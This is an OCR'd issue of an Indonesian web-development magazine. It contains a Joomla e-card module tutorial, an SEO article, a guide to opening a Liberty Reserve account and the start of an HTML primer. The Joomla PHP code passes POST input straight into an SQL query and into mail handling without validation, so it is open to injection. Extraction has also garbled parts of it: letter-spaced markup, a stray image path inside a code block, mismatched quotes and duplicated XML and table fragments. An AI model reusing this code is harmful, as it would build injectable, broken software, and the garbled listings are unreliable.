



ilmuwebsitemagz

Majalah wajib para web developer,
web designer, graphic designer dan
photographer

Sponsored by :

Cyber Bussiness School
IT Training,
Specialized for
Website Programming,
Graphic Design,
Photography, Flash
& 3D Animation
www.cbs-bogor.net

Kaffah Gemilang
Integrated
Bussiness
Communication
www.ibckaffah.com
service.ilmuwebsite.com

75 Koleksi Plugin pilihan CMS Kesayangan

membahas secara tuntas koleksi plugin untuk
wordpress, joomla, dan cms lain PHP based



Server Scripting

Membuat Module
Sendmail Kartu
Ucapan di Joomla



Graphic Design

Membuat form
login unik



Photography

Mengakrabkan diri
dengan mode Manual



Redaksi

Pimpinan Redaksi
Loka Dwiartara

Desain & Tata Letak
Gilang A. Ramadhan

Kontributor
Anggie Jatrasmara
Yogi Wicaksono
Hartono Gunawan
M. Tovan Satria Putra
Risky Irawan
Ivan Yudianto
Briliant
Satya Danu
Hairul Azami
Syahril Rohman
Iskandar Soesman

Marketing & Periklanan
Risky Irawan

Production
PT. Kaffah Gemilang

Kontak
info@ilmuwebsite.com

Gedung STIO Lantai 3
JI KH Sholeh Iskandar KM. 2
Tanah Sareal, Bogor, 16164
Jawa Barat, Indonesia
0251 7111 903

www.ilmuwebsite.com
www.informasibogor.com
www.cbs-bogor.net

“Kami Dilahirkan , Kembali”

Cukup sudah tidur lelapnya. Tidur yang lelap ini bukan berarti menjadikan kami terus tidur untuk selamanya, walaupun kami terbuai pada akhirnya, namun tidur kami ini digunakan sebagai ajang persiapan agar kami tetap terjaga selama mungkin. Hingga mungkin kami tua karenanya, dan terlahir kembali generasi setelah kami. Terdengar seperti alibi, tapi begitulah adanya.

Setelah sekian lama hilang dari peredaran, kami kembali menghadirkan ilmuwebsite magazine, majalah wajib para web developer, web designer, graphic designer dan photographer. Fokus di majalah ini masih kepada empat pokok bahasan tersebut.

Dalam edisi kali ini kami membahas secara tuntas topik pembicaraan yang kini semakin marak digunakan oleh banyak orang. Content Management System (CMS). Mulai dari hanya membuat company profile, blog, website news, hingga toko online. Di sini kami akan membimbing Anda yang baru menginjak dunia web menuju puncak yang Anda inginkan.

Kata kuncinya adalah plugin. Namun tidak semua plugin yang akan kami hadirkan melainkan hanya segelintir plugin pilihan yang kami sediakan untuk Anda.

Akhir kata kami ucapan selamat menjelajahi majalah ilmuwebsite, persembahan kami, untuk anda, pembaca setia, dan pengunjung ilmuwebsite elearning community.

Salam.

Loka Dwiartara



Membuat Module Sendmail Kartu Ucapan dengan Teknik Joomla

Awal Mula Search Engine Marketing

Apa itu Liberty Reserve

HTML Untuk Pemula

Mengenal Array Bag. 2

Mengenal Module, Component, pada joomla & Keuntungan membuat sendiri module pada joomla

1

7

11

13

15

17

Kunci Mati sistem operasi dengan USB System

74

Semua bisa membuat game RPG dengan RPG Game Maker

Membuat preloader sederhana & unik

61

Mengakrabkan diri dengan Mode Manual

70



Kerentanan Validasi input pada PHP & penanggulangannya

Teknik membuat buku tamu yang aman dari serangan attacker

Membuat form login unik dengan Photoshop

Membuat preloader sederhana & unik

Membuat website flash sederhana Part 1



69 Overview website flash & animasi flash

73 Referensi Mode Manual Kamera DSLR

76 Explorasi Ancaman JPEG of Death

78 Konfigurasi & Pemanfaatan VPN dalam “Bisnis Online”

81 Addons Firefox Sangat Membantu Anda

84 Menyimpan data secara online dengan mudah

85 Membuat fitur chat dengan shoutmix

86 Membuat tombol icon dengan CSS

90 Membuat Sendiri Template Wordpress

93 Klinik Bisnis

Internet Marketing Web Developer Information System

we Help You **MAXIMIZE** your Marketing Power

Is About Getting Money & Increasing Your Brand

Internet adalah cara tercepat memasarkan produk Anda,
meningkatkan Brand perusahaan Anda.

Dan menghasilkan sistem marketing yang mampu menjual produk & jasa Anda terjual cepat melesat.
“Kami Ahlinya!”

We Will Do It For You!

Kami memiliki tim dengan jam terbang tinggi,
yang telah menghabiskan ribuan jam bergelut dibidangnya.
Tim kami mampu merealisasikan konsep Anda
menjadi teknologi marketing
yang mampu menjadikan mesin uang untuk Anda dengan cepat.



Work Shop : Jl. KH Sholeh Iskandar Km.2 Bogor 16164
Telp : 0251 - 7111 903 Fax : 0251 - 8390612

Head Office : CEO Sweet - Pacific Place 15th Floor Jl Jendral Sudirman,
Kav 52 - 53 Jakarta 1219

Server Scripting

Membuat Module Send Email Kartu ucapan dengan teknik Joomla 1.0

Joomla adalah Cms (Content Management System) yang gratis atau free, bisa di sebut juga open source artinya joomla bukan Hanya gratis tetapi kita juga dapat mengedit code nya sesuai kebutuhan kita dalam membuat website.

Joomla mempunyai banyak sekali Component dan module dan itu juga gratis, pada artikel kali ini kita akan mencoba membuat module dengan teknik joomla 1.0, walau telihat seperti sudah ketinggalan melihat Joomla sekarang sudah mencapai versi 1.5.9 tetapi tidak ada salahnya kita untuk membuatnya atau mempelajarinya

Akan tetapi perlu di ketahui kita hanya belajar membuat module saja, jadinya kita harus menginsert secara manual serta memasukan image yang akan kita upload manual juga karena kita belum membuat componentnya dilain kesempatan kita akan coba membuat componentnya :D.

Oke sekarang kita akan mencoba membuatnya. Siapkan editor bisa juga menggunakan notepad atau juga dreamweaver atau editor-editor kesukaan, selanjutnya buat sebuah folder dengan nama mod_postcard yang didalamnya kita akan isi code-code PHP, kita membuat aturan si user harus login terlebih dahulu sebelum mengirim sebuah kartu ucapan ke email yang di tuju.

Oke selanjutnya kita siapkan schema database terlebih dahulu berikut schema databasenya :



Joomla!™

```

CREATE TABLE `jos_sendcard` (
  `id` int(11) NOT NULL auto_increment,
  `NameCard` varchar(150) default NULL,
  `image` varchar(200) default NULL,
  `publish` int(11) default NULL,
  `Word` text,
  PRIMARY KEY  (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=16 DEFAULT
CHARSET=utf8;

```

kemudian execute perintah sql tersebut pada database Joomla anda, karena kita akan membuatnya di Joomla bukan :), oke untuk selanjutnya buat sebuah folder kartu terlebih dahulu di Folder Images berlokasi root dari folder Joomla anda misalnya anda menaruh folder Joomla di <C:/Xampp/htdocs/Joomla/images> dan dibawah folder images itu anda buat sebuah folder bernama kartu dan isi kan 10 Jumlah macam Image kartu dengan nama kartu1.jpeg hingga kartu10.jpeg dan akan kita coba tampilkan di halaman website anda.

Sebagai contoh menginsert data dengan perintah sebagai berikut:

```

;insert into
`jos_sendcard`(`id`,`NameCard`,`image`,`publish`,
`Word`) values (1,'Selamat Iedul
Fitru','kartu1.jpeg',1,'Selamat hari raya Iedul
Fitri'),(2,'met Lebaran','kartu2.jpeg',1,'Met
Lebaran yah kawaan'),(3,'Met iedul
Fitri','kartu3.jpeg',1,'Selamat hari raya Iedul
Fitri Mohon maaf yaaah')

```

ingat selalu extensionnya misal anda mempunyai extension .jpg atau .jpeg itu berbeda dengan itu kita harus perhatikan lagi.

```

; mod_postcard.php

<?php

defined( '_JEXEC' ) or die( 'Restricted access'
);

$send=$_POST['Send'];

$db =& JFactory::getDBO();

```

kita taruh code tersebut di paling atas pada kata-kata define('_JEXEC') yang artinya kode tersebut tidak bisa di akses langsung menuju folder tersebut jika alamat URL langsung mengakses folder module tersebut akan keluar di browser kata-kata "Restricted access"

selanjutnya kita buat sebuah variable \$send diisi dengan methode POST, kemudian \$db=& JFactory::getDBO(); artinya kita akan mengambil sebuah data dari database . Selanjutnya tulis dibawah code diatas :

//Ketika Tombol Submit Di Click

```

if(isset($send)){
  $user=& JFactory::getUser();

  if($user->id > 0 ){
    Sendimage();
    Confirm();
  }else{
    notLogin();
  }
}

```



kita akan membuat code percabangan Jika tombol submit di click dia akan mengambil user dengan kode **\$user =& JFactory::getUser();** kemudian dia mengeceknya.

Jika \$user > 0 itu artinya jika user dalam keadaan Login maka akan menjalankan Function Sendimage() yang akan kita buat selanjutnya dan menjalankan function Confirm() yang juga akan kita buat selanjutnya

dan jika user tidak dalam keadaan login maka kita akan menjalankan function notlogin() juga kita akan buat selanjutnya,

oke selanjutnya kita akan menampilkan image dan serta kata-kata yang akan di tampilkan pada website anda tulis code

```

$limit          = (int) $params->get( 'jumlah' );
//mengambil parameter dari XML dengan name =Jumlah

$kolomnya      = (int) $params->get('kolom');//mengambil

parameter dari XML dengan name = kolom

function ShowImage($limit,$kolomnya){

    $db        =& JFactory::getDBO();

    $query =  'SELECT * FROM #__sendcard WHERE publish=1

order by rand() limit '.$limit;

    $db->setQuery($query);

    $result = $db->loadObjectList();

    $kolom=$kolomnya;

    echo    '<form    id="adminForm"    name="adminForm"

method="post" action="" >

                <table    width="100%"    border="0"

cellpadding="0" cellspacing="0" align="center">

                    <tr>

                        <td    colspan="2"    align="center"

style="color:#654545"><b>Pilih Kartu Ucapan Yang Anda Suka

dan kirim ke email sahabat, keluarga atau rekanan anda. </b>

</td>

                    </tr>

                </table>

            ';

    $i=0;

    foreach($result as $results){

        if($i>=$kolom) {

            echo '</tr><tr>';

            $i=0;

        }

        echo '<td>' . $results->content . '</td>';

        $i++;

    }

}

```

```

$ i++;

        echo ' < t d      a l i g n = " c e n t e r " > < i m g

src="images/kartu/'.$results->image.'" alt="'.$results-

>NameCard.'" title ="'.$results->NameCard.'" height="50"

width="50"><br>';

        echo "<input type='radio'    name='namecard'

value='".$results->id'><font    color ='#654545'>".$results-

>NameCard."</font><br><br>";

        echo '</td>';

    }

    echo'</tr>

        <tr>

            <t d    c o l s p a n = " 2 " >

align="right"></td>

        </tr>

        <tr>

            <t d    c o l s p a n = " 2 "    align="center"

s t y l e " c o l o r : # 6 5 4 5 4 5 " ><b r > E m a i l     A d d r e s s

&n b s p ; </t d >

        </tr>

        <tr>

            <t d c o l s p a n = " 2 " align="center"><l a b e l >

<i n p u t    t y p e = " t x t "    n a m e = " e m a i l "

i d = " e m a i l " />

            <i n p u t    t y p e = " s u b m i t "    n a m e = " S e n d "


v a l u e = " S e n d " />

        </t d >

    </tr>

        <tr>

```



Gambar: alur kerja PHP



Gambar: icon PHP dan MySQL

```

<td colspan="2">&nbsp;</td>
</tr>
</table>
</form>';
}

```

Penjelasan :

\$limit adalah variable yang akan kita define untuk menentukan berapa banyak image yang akan di query, dan mengambil dari variable jumlah, yang terdapat pada file .xml yang akan kita buat selanjutnya,

Begin juga dengan \$kolomnya adalah variable yang akan kita define untuk menentukan berapa banyak kolom yang akan kita buat, dan mengambil dari variable kolom yang terdapat pada file .xml yang akan kita buat selanjutnya juga.

Oke kemudian jalankan fungtion tersebut dengan cara memanggilnya tuliskan di bawah function tersebut:

```
ShowImage($limit,$kolomnya);
```

oke selanjutnya kita buat function sendimage :

```

function Sendimage(){
    $user=& JFactory::getUser(); //mengambil User
    yang sedang ONLINE
    $db      =& JFactory::getDBO(); //mengambil
    database
    $valimage=$_POST['namecard']; //mengambil
    dari
    $query = "SELECT * FROM #__sendcard WHERE
    id=$valimage";
    $db->setQuery($query);
    $result = $db->loadObject();
    //Ngambil Image
    /*Host bisa diganti menurut anda hosting karena kita
    tidak mengatachment imagnya melainkan hanya
    mengirim
    nya saja dengan format HTML*/
    $image='';
    //Header
    $header .= "MIME-Version: 1.0 \n";
    $header .= "Content-type: text/html;
    charset=iso-8859-1 \n";
    $header .= "from:$user-
    >name\r\nCc:$mail_cc\r\nBcc:$mail_bcc";
    //Email Tujuan
    $email=$_POST['email'];
}

```

```

//Judul
$judul="Anda Mendapatkan Email Berupa Kartu
Lebaran";
//content
$content='<table width="425" border="1"
cellpadding="0" cellspacing="0">
<tr><td colspan="2"
bgcolor="#EF9BF9"><div align="center"><span
class="style1">Selamat Anda Mendapatkan Kartu ucapan
Dari <b>'.$user->name.'</b> </span></div></td>
</tr>
<tr>
<td width="195" bgcolor="#EF9BF9"><span
class="style2">Email Pengirim : </span></td>
<td width="321">&nbsp;&nbsp;' ;
$content.= $user->email; //Email user yang
terdaftar dalam Database Joomla
$content.='</td>
</tr>
<tr>
<td bgcolor="#EF9BF9" valign="top"><span
class="style2">Berikut Gambar : </span></td>
<td>&nbsp;&nbsp;' ;
$content.= $image;
$content.='</td>
</tr>
<tr>

```

```

<td bgcolor="#EF9BF9" valign="top"><span
class="style2">Berikut Gambar : </span></td>

    <td>&nbsp;&nbsp;'>

$content.= $image;
$content.='</td>
</tr>
</tr>

<td bgcolor="#EF9BF9" valign="top"><span
class="style2">Berikut Ucapan dari Pengirim
</span></td>

    <td>&nbsp;&nbsp;'>

$content.= $result->Word; //mengambil
kata-kata dari database
$content.='</td>
</tr>
</table>
';

//mail($email,$judul,$content,$header);
}

```

selanjutnya kita buat sebuah funtion Confirm:

```

function Confirm(){
    $scrip='
<script language="JavaScript">
    alert("'.JText::_('Your Card
Has been Send')).');
    </script>';
}

```

```

echo $scrip;
}

}

```

oke funtion Confirm akan tampil ketika user mengirim sebuah Image dan itu berhasil:
selanjutnya kita buat function notlogin:

```

function notLogin(){
    echo "<h2>You Must Login First</h2>";
}

```

nantinya pesan ini akan muncul jika kita tidak dalam Keadaan Login

selanjutnya jangan lupa buat file xmlnya kita beri nama sama dengan nama modulnya yaitu : mod_postcard.xml berikut isinya:

```

<?xml version="1.0" encoding="utf-8"?>
<install type="module" version="1.5.0">
    <name>Post Card</name>
    <author>Roll Project</author>
    <creationDate>Sep 2008</creationDate>
    <copyright>Copyright (C) Ariel</copyright>
    <license>http://www.gnu.org/licenses/gpl-
2.0.html GNU/GPL</license>
    <authorEmail>rohman17@yahoo.com</authorEma
il>
    <authorUrl>www.joomla.org</authorUrl>
    <version>0.1</version>

```

```

<description>DESCSTATISTICS</description>
<files>
    <filename
module="mod_postcard">mod_postcard.php</filename>
        <filename>index.html</filename>
    </files>
    <params>
        <param name="moduleclass_sfx"
type="text" default="" label="Module Class Suffix"
description="PARAMMODULECLASSSUFFIX" />
        <param name="jumlah" type="text"
default="" label="Jumlah Image yang ditampilkan"
description="Jumlah Image yang akan Di tampilkan
pada halaman depat website anda"></param>
        <param name="kolom" type="text"
default="" label="Jumlah Kolom" description="Jumlah
Kolom"></param>
    </params>
    <params group="advanced">
    </params>
</install>
</params>
<params group="advanced">
    </params>
</install>

```

oke setelah semuanya terkumpul jangan lupa kita zip terlebih dahulu dan kita masuk ke administrator kemudian ke menu Extensions-Install/Uninstall dan coba kita install module yang telah kita buat,

Oke berhasil :D, selanjutnya tampilkan deh module

tersebut:

dari menu module manager dan ternyata suda ada tetapi belum di enable/ di tampilkan sekarang kita tampilkan dengan cara kita masuk ke menu tersebut,

oke isikan untuk jumlah image yang di tampilkan dengan 8 dan dengan kolom 2 . selanjutnya kita enable terlebih dahulu :D,dan taruh position di left, dan coba sekarang anda lihat website anda akan ada sebuah module,

sekarang anda isikan alamat email anda jika anda Online atau terhubung dengan internet maka akan terkirim ke email anda,pada artikel selanjutnya saya akan memberi sedikit pengetahuan agar kita dapat menerima email pada mode offline alias kita tidak terhubung dengan internet. Sekian dahulu dari saya semoga bermanfaat.[*Syahril rohman*]



Gambar: ikon PHP



gambar Typography mySQL

Internet Marketing & SEO

Search Engine Marketing



Saat ini jumlah website bertambah banyak dari tahun ke tahun mulai dari website pribadi, blog, website komunitas hingga website yang digunakan untuk pemasaran produk, semuanya bertambah banyak, keberadaan search engine di dunia internet sangat bermanfaat untuk membantu kita menemukan informasi yang kita butuhkan dengan cepat,

saat itulah muncul pemikiran bagaimana memanfaatkan search engine sebagai alat bisnis untuk mempromosikan website. Nah hal ini lah yang mendorong manusia untuk mempelajari bagaimana teknik search engine marketing itu sendiri.



Gambar: ilustrasi SEO marketing channel

Pada tahun 2006 saja, para pengiklan Amerika Utara telah menghabiskan \$9.4 Miliar untuk biaya search engine marketing, jumlah ini meningkat 62% dari tahun sebelumnya. Hal ini mengindikasikan bahwa dunia bisnis internet marketing terus meningkat.

Saat ini terdapat banyak sekali bertebaran search engine di dunia internet, beberapa diantaranya termasuk dalam "The Big Three" adalah Google, Yahoo, MSN.

Sedangkan yang lainnya hanyalah search engine kecil yang databasenya ada yang mempunyai sendiri seperti altavista.com, dogpile.com, ask.com, dan ada juga yang databasenya share atau mengambil dari The Big Three, seperti seperti hotbot.com, aol.com.

Pada prakteknya perusahaan search engine masing-masing memiliki sistem advertising sendiri-sendiri, seperti Google dengan Google Adwords dan Google adsense nya yang menghasilkan pendapatan (\$16.4 miliar pada tahun 2007),

di samping google terdapat Yahoo dengan sistem Yahoo Search Marketing dan YPN nya, dan MSN dengan Microsoft AdCenter nya.



Gambar: Typographi 3 dimensi SEO

Search engine marketing (SEM), adalah salah satu bentuk dari Internet marketing yang dalam promosinya menggunakan Search Engine sebagai alat utamanya. Metode dari search engine marketing sendiri terbagi menjadi 2:

1. Search engine optimization (SEO)
2. Paid placement

Pekerjaan utama dalam search engine marketing adalah kita harus mampu menempatkan website kita pada posisi teratas dalam halaman hasil pencarian atau yang biasanya disebut juga dengan Search Engine Result Page (SERPs), posisi teratas tersebut dapat kita capai dengan gratis atau berbayar.

Mari kita deskripsikan lebih lanjut mengenai metode-metode diatas:



Coba lihat konten yang ada pada kotak merah, dalam halaman hasil pencarian, posisi tersebut adalah posisi yang paling potensial, ada pada bagian sebelah kiri, tepat pada posisi yang pertama di lihat oleh orang yg melakukan pencarian, tentu saja hal ini akan mendapatkan kemungkinan terbesar untuk mendapatkan klik, maka dari itu perebutan pada posisi tersebut sangatlah tinggi.

Sebaiknya kita memantau secara berkala posisi website kita pada search engine, karena posisi ranking pada search engine tidaklah pasti, bisa saja hari ini kita ranking #1, tapi bisa drop di ranking #8 pada keesokan harinya. Posisi naik turun ranking kita pada search engine itu di tentukan oleh beberapa faktor SEO.

Salah satu faktor SEO yang mempengaruhi posisi ranking di search engine adalah faktor link, link bagi website kita sangatlah penting, seperti voting pemilu pemilihan presiden, jika jumlah orang yang memilih kita untuk menjadi presiden itu jumlahnya banyak,

maka jelas kita akan menjadi seorang presiden karena hasil pemilu yang sah. Hal ini sama dengan faktor SEO yang kita sebutkan tadi yaitu "Link", jika jumlah website yang melink website kita jumlahnya banyak, maka Search Engine akan menentukan siapa yang layak dan berhak menempati posisi ranking 1.

Dengan metode ini kita dapat menempatkan website kita pada posisi teratas dalam search engine dengan tanpa biaya alis gratis, namun hal ini tidak dapat di capai dengan sekejap dan semudah yang kita harapkan, kita harus memahami teknik SEO itu sendiri. Nah setelah kita memahami teknik SEO maka yang harus kita lakukan adalah mengimplementasikan dengan seksama, hindarilah hal-hal yang dilarang dan tetap bersabar.

2. Paid placement / Pay per Click

Paid placement atau/ Pay per Click yang posisinya ada di sebelah kanan ini di golongkan dalam metode search engine marketing karena dalam prakteknya kita dapat memasang iklan pada halaman pertama hasil pencarian atau SERP dengan mudah dan tanpa teknik SEO, sistem penampilan iklan nya pun menggunakan relevansi keyword, jadi jika yang di tampilkan oleh SERP adalah keyword hosting maka yang akan di tampilkan adalah iklan mengenai Per-Hostingan.

Paid placement / Pay per Click selain menawarkan penempatan di halaman pertama SERP juga di implementasikan pada jaringan periklanan pada masing masing Search Engine, seperti Google dengan Google adsense Text Ads, dsb.

Nah dengan kedua metode di atas kita sudah dapat mencapai faktor search engine marketing, memang kita harus fokus untuk menempatkan website kita pada halaman pertama hasil pencarian dengan keyword yang kita bidik, karena kita tidak membutuhkan traffict besar yang tidak berkualitas (atau di sebut juga traffict sampah), melainkan kita hanya membutuhkan traffict secukupnya tapi berkualitas, syukur syukur jika kita bisa mendapatkan traffict besar dan berkualitas, pasti angka penjualan akan meningkat dan kita akibatnya akan menjadi kaya, become a rich man ... :D.

Untuk mencapai posisi ranking 1 pada search engine terdapat dua pilihan, jika anda termasuk dalam kategori berkantong tipis dan ingin selalu ingin menggunakan gratis sebaiknya kita mempelajari dan menggunakan metode yang pertama yaitu teknik SEO yang mana cara ini tentunya tidak mudah dan butuh perjuangan ekstra.

Tapi teknik SEO ini mempunyai masa depan yang lebih baik, tapi jika kita berkantong tebal, tidak ingin berlama lama untuk mempelajari dan menerapkan teknik SEO, silahkan ikut program Paid placement / Pay per Click.

Meta Description - Pendukung Internet marketing

Meta description adalah tag html yang ada diantara tag <head> </head>, bentuk tag nya sendiri seperti ini: <meta name="description" content="">, fungsinya sangat amat berhubungan dengan search engine, kita dapat menempatkan teks atau kalimat yang kita kehendaki pada hasil pencarian search engine.

Contoh:

Saya meletakkan tag meta description berikut pada salah satu halaman website ilmuwebsite dengan alamat http://www.ilmuwebsite.com/hosting_service/

```
<meta name="description" content="Memberikan informasi tentang Hosting Gratis yang ada di internet secara lengkap.">
```

Dan lihat hasilnya setelah ter-index oleh google:

Free Hosting 1500 GB
www.000webhost.com Totaly Free, No Ads, Big Capacity Sign Up Now, Upload Your Domains

[Hosting Gratis | ilmuwebsite.com](#)

Memberikan informasi tentang **Hosting Gratis** yang ada di internet secara lengkap.
www.ilmuwebsite.com/hosting_service/ - 31k - [Tembolok](#) - [Halaman sejenis](#)

[Hosting Gratis | Hosting Murah](#)

Buat apa **hosting** bayar kalau masih bisa dapatkan yang **GRATIS** dan berkualitas tinggi, register di sini saja 100% **GRATIS** dan Berkualitas!
www.ilmuwebsite.com/hosting-gratis-terbaik/ - 6k - [Tembolok](#) - [Halaman sejenis](#)
[Hasil temuan lainnya dan www.ilmuwebsite.com >](#)

Terlihat sekali kan bahwa ada sesuatu yang berharga dan bisa kita manfaatkan agar dapat menarik pengunjung dan mendapatkan klik dari para pencari informasi. Sebaiknya pada tag description ini kita letakkan kalimat-kalimat yang singkat namun penuh arti dari halaman website yang kita maksudkan.

Perlu diketahui beberapa orang percaya bahwa penempatan keyword pada tag meta description dapat meningkatkan posisi ranking website kita, hal itu salah karena meta description hanyalah sebagai deskripsi akan content sebuah halaman website yang di tampilkan oleh search engine.

Kesimpulan dari search engine marketing adalah kita harus bisa menempatkan website kita paling tidak pada halaman pertama hasil pencarian search engine, dan kita harus bisa mendapatkan traffict yang berkualitas, bukan jumlah nya tapi kualitasnya. Pelajari teknik SEO, karena sebagus apapun bentuk paid palcement, organik SEO adalah yang terbaik[*anggi*]





Gambar: Liberty reserve

Apa itu Liberty Reserve??

Apakah anda pernah bertransaksi online? Dalam hal ini Liberty reserve adalah e-currency yang tepat bagi anda untuk berbisnis di dunia maya. Liberty Reserve merupakan salah satu e-currency yang 100% dibackup oleh U.S. dollars dan Emas (untuk Account LR-gold). Dalam melakukan transaksi, Liberty Reserve berperan sebagai suatu metode pembayaran dalam bentuk rekening/account yang beroperasi secara online, Sehingga anda dapat menggunakan Liberty Reserve sebagai pengganti media pembayaran online yang dalam bentuk tunai (uang). Liberty Reserve adalah LEGAL, Kantor Pusat LibertyReserve berkedudukan di CostaRica dan website(Pemilik/Pengelola) resminya dapat dilihat di www.libertyreserve.com

Berikut cara memulai membuka account sampai dengan bertransaksi dengan LR

Proses pembukaan Rekening Liberty Reserve :

1. Langkah awal yang perlu dilakukan adalah kunjungi website LR pada alamat www.libertyreserve.com masuk dan register ke website Liberty Reserve. Setelah itu Silahkan klik menu "Create Account" di menu atas tengah untuk melakukan registrasi Liberty Reserve.
2. Akan muncul Step E-mail Verification : Pada Step 1 masukkan email anda (gunakan hanya dengan email yg aktif), setelah klik Submit lalu anda akan menerima kode aktivasi via email yang nantinya akan anda masukkan ke kolom di Step 2.
3. Lakukan pengecekan email anda untuk mendapatkan kode aktivasi Account Liberty Reserve, lalu masukkan ke kolom aktivasi pada Step 2 lalu klik "Next"
4. Isi data-data Account Name, Password, Login PIN, Security Question (Masukkan pertanyaan yang akan mengingatkan anda jika nantinya anda lupa password), Answer (Isikan dengan jawaban dari pertanyaan kolom Security Question sebelumnya),
5. Isilah First Name, Last Name, Company Name, Address, dll (isilah dengan data yang jelas dan benar)
Lalu Klik Agree=>
6. Setelah itu anda akan diberikan Nomer Account Liberty, Master Key / Security PIN 3 digit, dan detail informasi account anda (hal ini sangat penting untuk di save, gunakan tombol print screen untuk melakukan capture pada keterangan acc anda, lalu paste pada program pengolah gambar pilihan anda untuk melakukan backup)

Cara Mengakses Rekening Liberty Reserve :

- Klik <http://www.libertyreserve.com> untuk Login.
Klik menu Account Login yang berada diatas
Step 1 : Masukkan Nomor account anda, Login PIN, dan nomer captcha yang berada pada kotak bagian bawah, kemudian Klik Next

Step 2 : Masukkan Password, untuk alasan keamanan bila anda bertransaksi di Warung internet atau tempat rental, gunakan keyboard virtual dan centang I confirm that my custom welcome message is correct.Lalu klik Login

Bila data yang anda masukkan telah benar, selanjutnya anda akan dibawa pada halaman Liberty Reserve account anda, menu yang disediakan adalah :

- Account :untuk melihat saldo dana anda.
- Profile : untuk merubah profile anda dan setting account anda
- History :untuk melihat rincian transaksi.
- Transfer :untuk mentransfer ke rekening Liberty Reserve orang lain.
- My Wallet : untuk membuat dompet virtual yang jumlah isinya dapat anda batasi. Wallet ini akan mempermudah dan mempercepat anda transfer ke rekening Liberty Reserve orang lain, namun hal ini memiliki tingkat keamanan lebih rendah daripada login secara normal.
- Merchant Tools : berguna untuk para webmaster dalam membuat form transfer secara otomatis, toko online, dll
- Messages : untuk mengirim pesan sesama pengguna Liberty Reserve

Proses pengisian dan Pencairan account Liberty Reserve


Untuk melakukan aktifitas transaksi anda perlu melakukan pembelian \$ LR. Dalam istilah Liberty Reserve dinamakan dengan proses jual beli Liberty Reserve. Di Indonesia ini banyak

merchant jual beli E-Currency Liberty Reserve yang baik, diantaranya adalah

Warungdollar.com, IndoChanger.com, Fastchanger.com dll. Masing-masing merchant mempunyai tata cara untuk proses jual beli Liberty Reserve tersebut.

Harga jual dan beli juga sangat bersaing, anda bisa membandingkan hal itu dengan melihat penawaran yang diberikan masing-masing changer. Pada umumnya mereka menggunakan online banking sebagai sarana transaksi dan rata-rata proses tersebut hanya memakan waktu beberapa jam sampai 1 hari saja.

Sebagai contoh, Anda membeli Liberty Reserve hari ini, maka setelah proses selesai, anda akan mendapatkan acc LR anda terisi dengan sejumlah \$ yang anda beli pada changer[Brilianth]



Web For Zero



Dasar Dasar



Dalam artikel ini penulis akan menjelaskan bagaimana website itu di bangun menggunakan tag-tag HTML, artikel ini penulis sediakan untuk Anda yang pemula dalam dunia web design + development

Tapi sebelumnya, ada yang perlu Anda ketahui :

tag <> digunakan untuk menuliskan sintak, ada dua jenis, yaitu tag container dan tag biasa.

Tag container adalah tag berisi text yang akan ditampilkan setelah tag ditutup.

Contoh: <td> text yang ditampilkan </td>.

Tag biasa, tag yang tidak berisi apa-apa, dan hanya tag saja, memiliki fungsi spesifik.

Contoh :
 (break).
 tidak perlu ditutup oleh tag </br>,

Namun jika sintak yang digunakan tag container, contoh: <h1>, diharuskan untuk ditutup dengan </h1>.

Tag yang digunakan untuk mengakhiri sintak punya karakter / (slash) sebelum sintaknya,

contohnya: <td> </td>

Kita juga dapat mengetik attribut di dalam sebuah tag

, contoh: <body bgcolor="red"> </body>. atau <input type="text">.



Oke untuk dapat membuat file html kita memerlukan sebuah editor, dalam kasus ini penulis menggunakan notepad, dan untuk dapat melihat hasilnya, kita cukup menggunakan browser firefox saja. Setidaknya untuk membuat halaman website terdapat 3 langkah sederhana.

LANGKAH 1

Bukalah notepad atau editor text kesayangan Anda

LANGKAH 2

Ketikkan Syntaxnya

LANGKAH 3

Lihat hasilnya menggunakan browser firefox

Berikut ini adalah syntax dasar yang membentuk suatu HTML.

pertama, ketikkan

```
<html>
```

tekan enter, kemudian ketik

```
<head>
```

Dalam container head, kita bisa mengetikan beberapa sintak, tapi yang paling penting jangan lupa mengetikan sintak **<title> judul halaman web </title>**.

Kemudian ketikkan sintak title tadi, jadi seperti ini:

```
<head> <title> judul halaman web </title> </head>
```

Setelah itu ketikkan **<body>**. Tag body merupakan badan/tubuh/inti dari halaman web, tampilan web yang kita lihat berasal dari **<body>**.

Body merupakan tag container, yang tentunya memerlukan penutup **</body>**. Oke, berikut adalah yang telah kita ketikkan ke dalam notepad.

```
<html>
<head>
<title> Judul Halaman Web </title>
</head>
<body>
</body>
```

Selanjutnya bagaimana cara menampilkan tulisan ke dalam HTML??? Silahkan ketikkan sembarang text ke dalam tubuh body.

```
<body>
```

Contoh text yang ditampilkan pada halaman web, Oleh C.H.I.P sensei

```
</body>
```

jika semuanya sudah silahkan ketikkan **</html>** sebagai penutup file html, berikut ini adlah script lengkapnya :

```
<html>
<head>
